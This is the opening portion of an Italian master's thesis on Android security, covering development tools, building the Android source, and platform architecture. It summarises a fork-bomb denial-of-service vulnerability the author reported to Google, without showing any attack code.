



Analisi di sicurezza del sistema operativo Android

Luca Verderame

Tesi presentata per il conseguimento del titolo di

DOTTORE MAGISTRALE

IN

INGEGNERIA INFORMATICA DEI SISTEMI, PIATTAFORME E RETI
INFORMATICHE

Relatore Chiar.^{mo} Prof. Alessandro Armando

Correlatori Dott. Ing. Alessio Merlo
 Prof. Mauro Migliardi

DIST

Dipartimento di Informatica Sistemistica e Telematica

Università degli Studi di Genova

Indice

1	Introduzione	1
2	Strumenti utilizzati	4
2.1	JDK	4
2.2	Android Software Development Kit (SDK)	4
2.2.1	Librerie	5
2.2.2	Emulatore	5
2.2.3	Strumenti per il debug: Android Debug Bridge (adb)	5
2.3	Eclipse IDE	8
2.3.1	Strumenti per lo sviluppo: plugin ADT per Eclipse	8
2.4	Macchina virtuale Linux	9
2.4.1	Download e compilazione del codice sorgente	9
2.4.2	Modifica e ricompilazione del codice sorgente	10
2.4.3	Creazione di librerie native	10
2.5	Linux Installer	10
3	Architettura Android	12
3.1	Android Layers	13
3.2	Linux Layer	15
3.2.1	Power Management	15
3.2.2	Inter Process Communication: Binder	16
3.2.3	Inter Process Communication: Socket	24
3.3	Interazioni tra Android Layers e Linux Layer	26
3.3.1	I tre flussi principali	26
3.3.2	Modello di interazione: definizioni	29
3.3.3	Modello di interazione: i tre flussi principali	32
4	Sicurezza di Android	33
4.1	Meccanismi di sicurezza Linux	33
4.1.1	POSIX (Portable Operating System Interface) security	33

4.1.2	Gestione dei file	34
4.1.3	Il gestore dei permessi sui files: fileUtils	36
4.1.4	Binder	38
4.1.5	Socket	39
4.2	Meccanismi di sicurezza dell'environment	39
4.2.1	Memory Management Unit (MMU)	39
4.2.2	Type Safety	40
4.2.3	Meccanismi di sicurezza dell'operatore mobile	40
4.3	Meccanismi di sicurezza di Android	40
4.3.1	Permessi delle applicazioni	40
4.3.2	Gestione dei Permessi Android: analisi di dettaglio	42
4.3.3	Incapsulamento dei componenti	47
4.3.4	Firma delle applicazioni	48
4.3.5	Dalvik security	48
5	Lancio di una Applicazione	50
5.1	Ricerca informazioni sul target dell'azione	51
5.2	Controllo dei permessi	51
5.3	Controllo flag	51
5.4	Determinazione del processo ospitante	51
5.4.1	Creazione del processo.	52
5.4.2	Assegnazione di una applicazione ad un processo.	56
5.4.3	Lancio dell'activity	56
5.5	Diagrammi di flusso	57
5.6	Modello del flow	57
5.7	Considerazioni sulla sicurezza	59
6	Lo Zygote e la vulnerabilità	60
6.1	Il processo Zygote	60
6.2	Funzionamento del processo Zygote	61
6.2.1	Avvio del System Server	65
6.2.2	Funzionamento a regime	71
6.3	Zygote socket	75
6.3.1	Analisi flusso dati sul zygote socket	76
6.4	La vulnerabilità	79
6.4.1	Comando utilizzato	82

7	Applicazione malevola e possibili contromisure	84
7.1	Tipo di attacco: fork bomb	84
7.2	L'applicazione forkBomber	84
7.2.1	SocketUtil.java	85
7.2.2	SocketAndroidActivity.java	86
7.2.3	ServiceDOS.java	86
7.2.4	BootReceiver.java	86
7.2.5	Modello dell'applicazione	86
7.3	Contromisure	87
7.3.1	Patch del processo Zygote	87
7.3.2	Patch del socket Zygote	88
7.3.3	Modello delle contromisure	90
7.4	Risultati sperimentali	91
7.4.1	L'ambiente di testing	91
7.4.2	Test della vulnerabilità	92
7.5	Android Security Team: CVE e patch per Android	95
8	Related works	96
9	Conclusioni e sviluppi futuri	98
	Bibliografia	102
A	Appendice: Codice sorgente forkBomber	103
A.1	package android.socket	103
A.1.1	SocketUtil.java	103
A.1.2	SocketAndroidActivity.java	108
A.1.3	ServiceDOS.java	110
A.1.4	BootReceiver.java	114
A.1.5	AndroidManifest.xml	115
	Ringraziamenti	117

Elenco delle figure

1.1	Dati di vendita Android 3Q2011	2
2.1	SDK Manager	6
2.2	AVD Manager	6
2.3	Un dispositivo Android emulato	7
2.4	Linux Installer: menu principale	11
2.5	Linux Installer: fasi di installazione	11
3.1	Android Architecture	12
3.2	Architettura Android estesa	15
3.3	Power Management flow	17
3.4	Android socket	26
3.5	Caso 1	27
3.6	Caso 1: Location Manager	27
3.7	Caso 2	28
3.8	Caso 2: Media Player	28
3.9	Caso 3	29
3.10	Caso 3: Media Player	29
4.1	I meccanismi di sicurezza di Android	34
4.2	Flusso di chiamate funzione checkPermission	48
5.1	Interazione tra livelli lancio applicazione	57
5.2	Flusso di chiamate parte 1	58
5.3	Flusso di chiamate parte 2	58
5.4	Flusso di chiamate parte 3	59
6.1	Fase di boot in Android	60
6.2	Comando linuxchroot	76
6.3	Procedura di binding	77

7.1	Processi dummy creati con l'applicazione forkBomber	92
7.2	Terminazione di processi legittimi durante la forkBomb	93
7.3	ForkBomber avviato al termine del processo di boot	94
7.4	Messaggio di errore dell'applicazione forkBomb: impossibile connet- tersi al socket	95

Capitolo 1

Introduzione

Studi di mercato recenti hanno dimostrato che le piattaforme di elaborazione che hanno avuto una maggiore crescita, nel periodo 2010-2011, sono smartphone e tablet PC, mentre i desktop tradizionali e portatili hanno avuto una battuta d'arresto.

L'importanza di smartphone e tablet PC sta crescendo sia in termini di quote di mercato sia in termini di usi possibili. Sebbene la dimensione di questo fenomeno può essere correlata a una moda temporanea, è possibile riconoscere che la crescita di capacità di calcolo in piccoli dispositivi senza sacrificare mobilità, insieme con la disponibilità pervasiva di connettività a banda larga siano un forte promotore di migrazione degli interessi degli utenti verso i device mobili, come descritto da [18] e [5].

Con oltre il 52% delle vendite di smartphone in 3Q2011 [13], Android è senza dubbio una delle più grandi storie di successo dell'industria del software degli ultimi anni. Sfruttando un generico (anche se ottimizzato per il consumo di risorse limitate) Kernel Linux, Android gira su una vasta gamma di dispositivi, con hardware eterogenei, e supporta l'esecuzione di un gran numero di applicazioni disponibili per il download sia all'interno che all'esterno del market Android.

Con l'aumentare del bacino di utenza, aumenta anche l'attenzione sull'aspetto della sicurezza della piattaforma. I moderni smartphone sono diventati storage di dati sensibili (rubrica, sms, ..) che, con la possibilità di essere sempre connessi alla rete, è diventato ancora più problematico salvaguardare. Tanti lavori di sicurezza si sono focalizzati dunque sull'aspetto legato alla privacy.

La capacità computazionale e la vasta gamma di applicativi rende però lo smartphone moderno anche un valido strumento di lavoro. In quest'ottica, diventa focale anche l'aspetto dell'*availability* del dispositivo. Come esempio centrale della sempre maggiore adozione degli smartphone in ambito professionale, si può citare la recente decisione del Pentagono di dotare gli agenti dell'FBI di un dispositivo con sistema

**Worldwide Smartphone Sales to End Users by Operating System in 3Q11
(Thousands of Units)**

Operating System	3Q11 Units	3Q11 Market Share (%)	3Q10 Units	3Q10 Market Share (%)
Android	60,490.4	52.5	20,544.0	25.3
Symbian	19,500.1	16.9	29,480.1	36.3
iOS	17,295.3	15.0	13,484.4	16.6
Research In Motion	12,701.1	11.0	12,508.3	15.4
Bada	2,478.5	2.2	920.6	1.1
Microsoft	1,701.9	1.5	2,203.9	2.7
Others	1,018.1	0.9	1,991.3	2.5
Total	115,185.4	100	81,132.6	100

Source: Gartner (November 2011)

Figura 1.1: Dati di vendita Android 3Q2011

operativo Android [12].

Poiché la maggior parte delle applicazioni sono sviluppate da terze parti, una caratteristica fondamentale della sicurezza di Android è la capacità di avere applicazioni sandbox, con l'obiettivo ultimo di:

A central design point of the Android security architecture is that no application, by default, has permission to perform any operation that would adversely impact other applications, the operating system, or the user.

<http://developer.android.com/guide/topics/security/security.html>

Il sandboxing si ottiene combinando l'isolamento garantito dall'uso di macchine virtuali diverse con il controllo di accesso Linux dando ad ogni applicazione una diversa identità Linux (vale a dire utenti Linux). Ciascuno di questi due meccanismi è ben noto ed è stato testato a fondo per conseguire un livello elevato di sicurezza. Nonostante questo, l'interazione tra di essi non è stata ancora pienamente esplorata e potrebbe ancora nascondere delle vulnerabilità non individuate.

Struttura della tesi. In questa tesi verrà descritta brevemente l'architettura del sistema operativo Android, andando poi ad analizzare gli aspetti relativi alla sicu-

rezza, integrando i meccanismi conosciuti con analisi approfondite degli aspetti più significativi.

Nel corso di questo studio a tutto tondo è stata individuata una vulnerabilità dovuta a una mancanza di controllo incrociato tra i vari livelli di sicurezza. Secondo questa scoperta una applicazione malevola è in grado di indurre il sistema ad effettuare comandi `fork` fino a rendere inoperativo il device per esaurimento delle risorse fisiche (**Fork bomb attack**).

A prova di tale vulnerabilità è stata sviluppata un'applicazione di esempio, chiamata **forkBomber**, che è in grado di montare l'attacco appena descritto su tutte le versioni fino ad ora rilasciate del sistema operativo (ovvero fino alla 4.0.3) e senza richiedere nessun tipo di permesso Android.

Come parte finale vengono proposte due possibili contromisure per risolvere questa problematica, affrontando il problema da due punti di vista diversi.

Riconoscimenti. A seguito della scoperta è stato contattato l'*Android Security Team* di **Google** che ha riconosciuto la vulnerabilità, assegnandole un *CVE Identifier* **CVE-2011-3918** (attualmente in fase di validazione). Basandosi sulle soluzioni proposte, il team ha sviluppato una **patch** che verrà inclusa nei futuri aggiornamenti del sistema operativo Android.

E' stato anche redatto un articolo scientifico sulla vulnerabilità scoperta, dal titolo **Would you mind forking this process? A Denial of Service attack on Android (and some countermeasures)**, attualmente sottomesso alla conferenza sulla sicurezza **IFIP SEC 2012** (International Information Security and Privacy Conference).

Capitolo 2

Strumenti utilizzati

Questo capitolo vuole essere una veloce panoramica degli strumenti utilizzati durante questa tesi di ricerca. Si partirà dal *Software developer kit* per Android fino alle applicazioni utilizzate sul cellulare per il monitoring.

Per lo sviluppo delle applicazioni in Android il software essenziale da installare è :

1. JDK - Java Development Kit
2. Android SDK - Android Software Development Kit
3. Eclipse (e relativo plugin per Android)

2.1 JDK

Su Java e relativi ambienti di sviluppo esiste un'ampia documentazione in rete, a cui si rimanda. La procedura, detta in breve, consiste nello scaricare il pacchetto JDK dal sito ufficiale (<http://www.oracle.com/technetwork/java/javase/downloads/index.html>) e lanciare l'eseguibile, seguendo le istruzioni a video. Al termine della procedura la macchina di lavoro possiederà l'ultima versione del JDK.

2.2 Android Software Development Kit (SDK)

Il sistema di sviluppo per Android include tutte le librerie e gli strumenti per realizzare le applicazioni per Android e per installarle sui dispositivi mobili. L'SDK si può scaricare dal sito ufficiale <http://developer.android.com/sdk/index.html>.

Il pacchetto contiene:

- librerie di Android;

- strumenti di sviluppo;
- strumenti per il debugging;
- documentazione;
- emulatore;

2.2.1 Librerie

Android è soggetto a periodici aggiornamenti che includono nuove funzionalità o migliorano l'efficienza del sistema. Alcune funzionalità però non sono supportate da tutti i device in commercio che possono non avere le capacità computazionali adeguate o le risorse hardware corrette. Questi aggiornamenti si traducono poi in un nuovo pacchetto di librerie che vanno a modificare o integrare le precedenti.

Per avere un veloce riconoscimento della versione che si sta utilizzando gli aggiornamenti sono riconoscibili tramite un **API Number** che indica in maniera univoca la versione di librerie che si usano. Allo stato attuale sono state rilasciate le **API 15** che corrispondono alla distribuzione **4.0.3**.

Per la gestione delle librerie l'SDK prevede un **SDK manager** (figura 2.1).

2.2.2 Emulatore

L'SDK include un **AVD Manager**(figura 2.2) che permette di gestire device virtuali sul computer. In questo modo uno sviluppatore può provare le applicazioni direttamente sul computer prima di caricarle su un device fisico.

L'emulatore è una finestra che rappresenta l'interfaccia di un vero dispositivo Android con tanto di tastiera e funzionalità come fotocamera e scheda di memoria (parametri impostabili in fase di creazione). Le risorse fisiche del device emulato dipendono dalla capacità del processore e dalla memoria RAM del computer ospitante.

2.2.3 Strumenti per il debug: Android Debug Bridge (adb)

Android Debug Bridge (adb) è un versatile strumento a riga di comando che permette di comunicare con un'istanza di emulatore o un dispositivo Android collegato. Si tratta di un programma client-server che comprende tre componenti:

- Un client, che viene eseguito sul computer. È possibile richiamare un client da una shell mediante l'emissione di un comando **adb**.




Figura 2.1: SDK Manager




Figura 2.2: AVD Manager




Figura 2.3: Un dispositivo Android emulato

- Un server, che viene eseguito come un processo in background sul computer. Il server gestisce la comunicazione tra il client e il demone **adb** in esecuzione su un emulatore o un dispositivo.
- Un demone, che viene eseguito come un processo in background su ogni emulatore o istanza del dispositivo.

È possibile trovare lo strumento **adb** in `<sdk>/platform-tools/`.

Quando si avvia un client **adb**, il client controlla in primo luogo se vi è un processo server **adb** già in esecuzione. Se non c'è, si avvia il processo del server. Quando il server si avvia, si mette in ascolto sulla porta TCP 5037 e attende i comandi inviati da client-**adb**. Tutti i client utilizzano la porta 5037 per comunicare con il server **adb**.

Il server quindi imposta le connessioni a tutte le istanze dell'emulatore e a tutti i dispositivi. Tali istanze si ottengono scansionando le porte dispari nell'intervallo 5555-5585. Se il server trova un demone **adb**, imposta una connessione a quella porta. Si noti che ogni emulatore / dispositivo acquisisce due porte in sequenza -

una porta pari per i collegamenti di console e una porta dispari per le connessioni adb.

Una volta che il server ha impostato le connessioni a tutte le istanze dell'emulatore, è possibile utilizzare i comandi `adb` per controllare e accedere a tali istanze. Poiché il server gestisce le connessioni a istanze dell'emulatore/dispositivo e gestisce i comandi `adb` da più client, è possibile controllare qualsiasi emulatore/istanza del dispositivo da qualsiasi client (o da uno script).

Tramite `adb` è possibile installare applicazioni da linea di comando (`adb install <package.apk>`) o ottenere una shell (`adb shell`).

Si noti che se si stanno sviluppando applicazioni Android in Eclipse e si ha installato il plugin ADT, non è necessario accedere ad `adb` da riga di comando.

Il plugin ADT fornisce una integrazione trasparente di `adb` nell'IDE Eclipse. Tuttavia, è comunque possibile utilizzare `adb` tramite shell.

2.3 Eclipse IDE

Eclipse è l'IDE (**I**ntegrated **D**evelopment **E**nvironment) consigliato dagli sviluppatori di Android per la gestione dei progetti. Esso, combinato con il plugin ADT, fornisce tutte le funzionalità necessaria alla progettazione, creazione, sviluppo, debug e installazione di un applicativo Android.

Per scaricare il software si fa riferimento al sito ufficiale <http://www.eclipse.org/downloads/>.

2.3.1 Strumenti per lo sviluppo: plugin ADT per Eclipse

ADT (**A**ndroid **D**eveloper **T**ools) è un plugin per Eclipse che fornisce una suite di strumenti che si integrano con l'IDE Eclipse. ADT fornisce l'accesso GUI per molti degli strumenti a riga di comando SDK.

Di seguito vengono descritte le caratteristiche importanti di Eclipse e ADT:

- **Creazione, installazione e debug integrato di progetti Android.** ADT integra molte attività del flusso di lavoro di sviluppo in Eclipse, il che rende facile sviluppare rapidamente e testare le applicazioni Android.
- **Integrazione di strumenti SDK.** Molti degli strumenti SDK sono integrati nei menu Eclipse, nei prospettive, o come parte di processi in background dell'ATD.

- **Programmazione Java ed editor XML.** L'editor del linguaggio di programmazione Java IDE contiene funzioni comuni come la verifica della sintassi in fase di compilazione, auto-completamento, e la documentazione integrata per il framework Android. ADT fornisce anche editor XML personalizzati che consentono di modificare i file XML specifici per Android. Un editor di layout grafico consente di progettare interfacce utente con una interfaccia drag and drop.
- **Documentazione integrata per Android API.** È possibile accedere alla documentazione integrata richiamando classi, metodi o variabili.

2.4 Macchina virtuale Linux

Per poter avere a disposizione una distribuzione completa del sistema operativo Android è stata utilizzata una macchina virtuale con Linux Ubuntu 10.10, dotato di Java JDK, librerie Python, GNU make e GIT.

2.4.1 Download e compilazione del codice sorgente

I passi successivi mostrano i comandi utilizzati per scaricare e compilare il codice sorgente Android:

```
//set up
$ mkdir ~/bin
$ PATH=~/bin:$PATH
$ curl https://dl-ssl.google.com/dl/googlesource/git-repo/repo
    > ~/bin/repo
$ chmod a+x ~/bin/repo
$ mkdir WORKING_DIRECTORY
$ cd WORKING_DIRECTORY
//download
$ repo init -u https://android.googlesource.com/platform/manifest
$ repo sync
//compile
$ source build/envsetup.sh
$ make -j4
```

Al termine della procedura nella cartella `WORKING_DIRECTORY` è presente una copia del codice sorgente Android e in `WORKING_DIRECTORY/out/target/product/generic` le immagini `ramdisk.img` e `system.img`. La prima contiene tutti i file

che vengono caricati nel dispositivo al boot, compreso `init.rc`, mentre la seconda rappresenta l'intero sistema operativo compilato. `Userdata.img` contiene invece le applicazioni e i dati dell'utente.

2.4.2 Modifica e ricompilazione del codice sorgente

Se è necessario fare una modifica al sistema operativo (e.g. per verificare il funzionamento di patch) bisogna, a modifiche effettuate, ricompilare il codice sorgente. Se la modifica interessa solo le classi compilate del sistema operativo basta, una volta compilato, utilizzare nel device di test (o nell'emulatore) il nuovo file `system.img`. Se la modifica interessa anche i file di avvio (tipo `init.rc`), bisogna sostituire anche il file `ramdisk.img`.

Il beneficio di utilizzare l'emulatore rispetto a un device fisico è che la sostituzione si concretizza, per il primo, in un copia incolla nella cartella dell'emulatore, mentre, per il secondo, in un reflash del device, con problematiche legate alla compilazione specifica per un determinato hardware.

2.4.3 Creazione di librerie native

Android utilizza anche librerie native precompilate (`.so`) in linguaggio C/C++ per alcuni componenti Java.

Per creare la libreria nativa occorre inserire il file scritto in C++ nel codice sorgente Android, creando una cartella della propria libreria in `/externals`. Dopo questa operazione si definisce un `makefile` che indica il target della compilazione e gli eventuali file esterni da linkare (le librerie necessarie alla compilazione).

A questo punto con il comando `mm` si compila il file C++ includendo le dipendenze specificate nel `makefile`. La libreria precompilata si troverà in `out/target/product/generic/sysyem/`.

La libreria può essere inclusa in un progetto Android in Eclipse, caricata tramite `System.loadLibrary()` e utilizzata mediante JNI `call` alle sue funzioni.

2.5 Linux Installer

`Linux Installer` è una applicazione Android che consente di installare sull'SD card del dispositivo una distribuzione Linux *Debian*. In questo modo si è in grado di utilizzare comandi propri di Linux (`cat` o `aptget`) che, nella distribuzione Linux sottostante, non sono presenti. Debian sarà utilizzato per effettuare un monitoring tramite `strace` di `system call` di un determinato processo, come vedremo

nella sezione 6.3.1. Le immagini successive mostrano alcune fasi della procedura di installazione di *Debian* tramite questo applicativo.



Figura 2.4: Linux Installer: menu principale




Figura 2.5: Linux Installer: fasi di installazione

Capitolo 3

Architettura Android

Android non è una piattaforma hardware, ma un ambiente software progettato appositamente per telefoni o più in generale per dispositivi mobili. L'architettura di questo sistema operativo può essere modellata mediante 5 livelli funzionali: Application, Application Framework, Application Runtime e Libraries che raggrupperemo logicamente come **Android Layers** e il livello del kernel Linux che chiameremo **Linux Layer**. La figura 3.1 mostra la suddivisione in Layer appena descritta.



Figura 3.1: Android Architecture

3.1 Android Layers

Application Layer. Le applicazioni, sviluppate in Java, rappresentano il top dello stack dell'architettura. Esse comprendono sia le applicazioni sviluppate dall'utente, sia le applicazioni di sistema come la home, il client di posta elettronica, etc.

Application Framework. L'Application framework comprende tutti i servizi del sistema operativo che sono resi disponibili alle applicazioni tramite un ricco set di API. Possono essere individuati i cosiddetti *Core Services*, essenziali al funzionamento della piattaforma Android e gli *Hardware Services*, che offrono API per l'accesso all'hardware sottostante.

I *Core Services* sono:

- **Activity Manager:** gestisce il ciclo di vita delle applicazioni, mantiene lo stack di tutte le applicazioni attualmente aperte;
- **Package Manager:** gestisce tutti i package presenti nel sistema (sotto forma di file .apk) e viene utilizzato dall'Activity Manager per ritrovare le informazioni sulle applicazioni. Tiene in memoria strutture dati in cui sono memorizzate liste di tutti i pacchetti installati e i relativi permessi ad essi associati;
- **Window Manager:** gestisce lo stack e le transazioni delle finestre nelle varie applicazioni;
- **Resource Manager:** gestisce tutte le risorse non codice del sistema (stringhe, immagini, audio, etc);
- **Content Providers:** gestiscono strutture dati sotto forma di database (ad esempio di tipo SQLite);
- **View System:** gestisce tutti i widget di Android tipo bottoni, checkbok, layout.

Gli *Hardware services* sono:

- **Telephony service;**
- **Location Service;**
- **Bluetooth Service;**
- **WiFi Service;**
- **USB Service;**
- **Sensor Service.**

Android Runtime. Questo livello comprende la *Dalvik virtual machine*, una versione modificata della Java Virtual Machine ottimizzata specificamente per essere eseguita in un contesto di forte parallelismo e risorse molto limitate. La *Dalvik VM* esegue il codice di tutte le applicazioni Android nel formato *Dalvik Executable* (**.dex**) che è una versione compressa e ottimizzata dei file eseguibili Java. A livello dell'application framework sono presenti anche le *Core libraries* che permettono di accedere a tutte le funzionalità principali del linguaggio di programmazione Java.

Libraries. Questo layer contiene un set di librerie scritte in linguaggio C/C++ che forniscono supporto a tutti i livelli soprastanti. Sono usate per la maggior parte dai servizi contenuti nell'Application Framework. Possiamo suddividere le librerie in *Function Libraries*, *Native Servers* e *Hardware Abstraction Libraries*. Le *Function Libraries* forniscono strumentazioni utili per le diverse componenti del sistema. Esempi di librerie sono:

- **System C library** - una implementazione delle librerie standard del c (libc) ottimizzate per Android;
- **Media Libraries** - librerie per la gestione di formati audio e video tipo MPEG4, H.264, MP3, AAC, AMR, JPG, e PNG;
- **Surface Manager** - gestisce l'accesso al display;
- **LibWebCore** - un motore per il web browser Android;
- **SGL** - il motore grafico 2D;
- **3D libraries** - una implementazione per Android delle librerie OpenGL;
- **SQLite** - una versione più leggera per la gestione dei DataBase;

I *Native Servers* sono librerie che consentono la gestione dell'input/output del device:

- **Surface Flinger:** consente di effettuare il rendering tra le finestre delle varie applicazioni e il display frame buffer; Esso è in grado di utilizzare acceleratori Hardware 2D e OpenGL;
- **Audio Flinger:** gestisce tutti gli output audio del device (casse, cuffie, bluetooth).

Le *Hardware Abstraction Libraries* (HAL) sono delle librerie sviluppate in linguaggio C/C++ che forniscono un'interfaccia per accedere ai driver hardware presenti nel livello Linux.

La scelta di inserire un ulteriore livello di astrazione nella gestione dei driver è motivata dal fatto di voler mantenere un accesso standardizzato a driver che possono essere cambiati o modificati a patto di mantenere compatibilità con l'interfaccia fornita.

Seppur appartenenti al layer delle librerie le HAL possono essere anche viste come un livello distinto.

Tali librerie sono file C/C++ precompilati in formato `.so` che possono essere caricati dinamicamente e utilizzati all'interno del codice mediante `JNI call`.

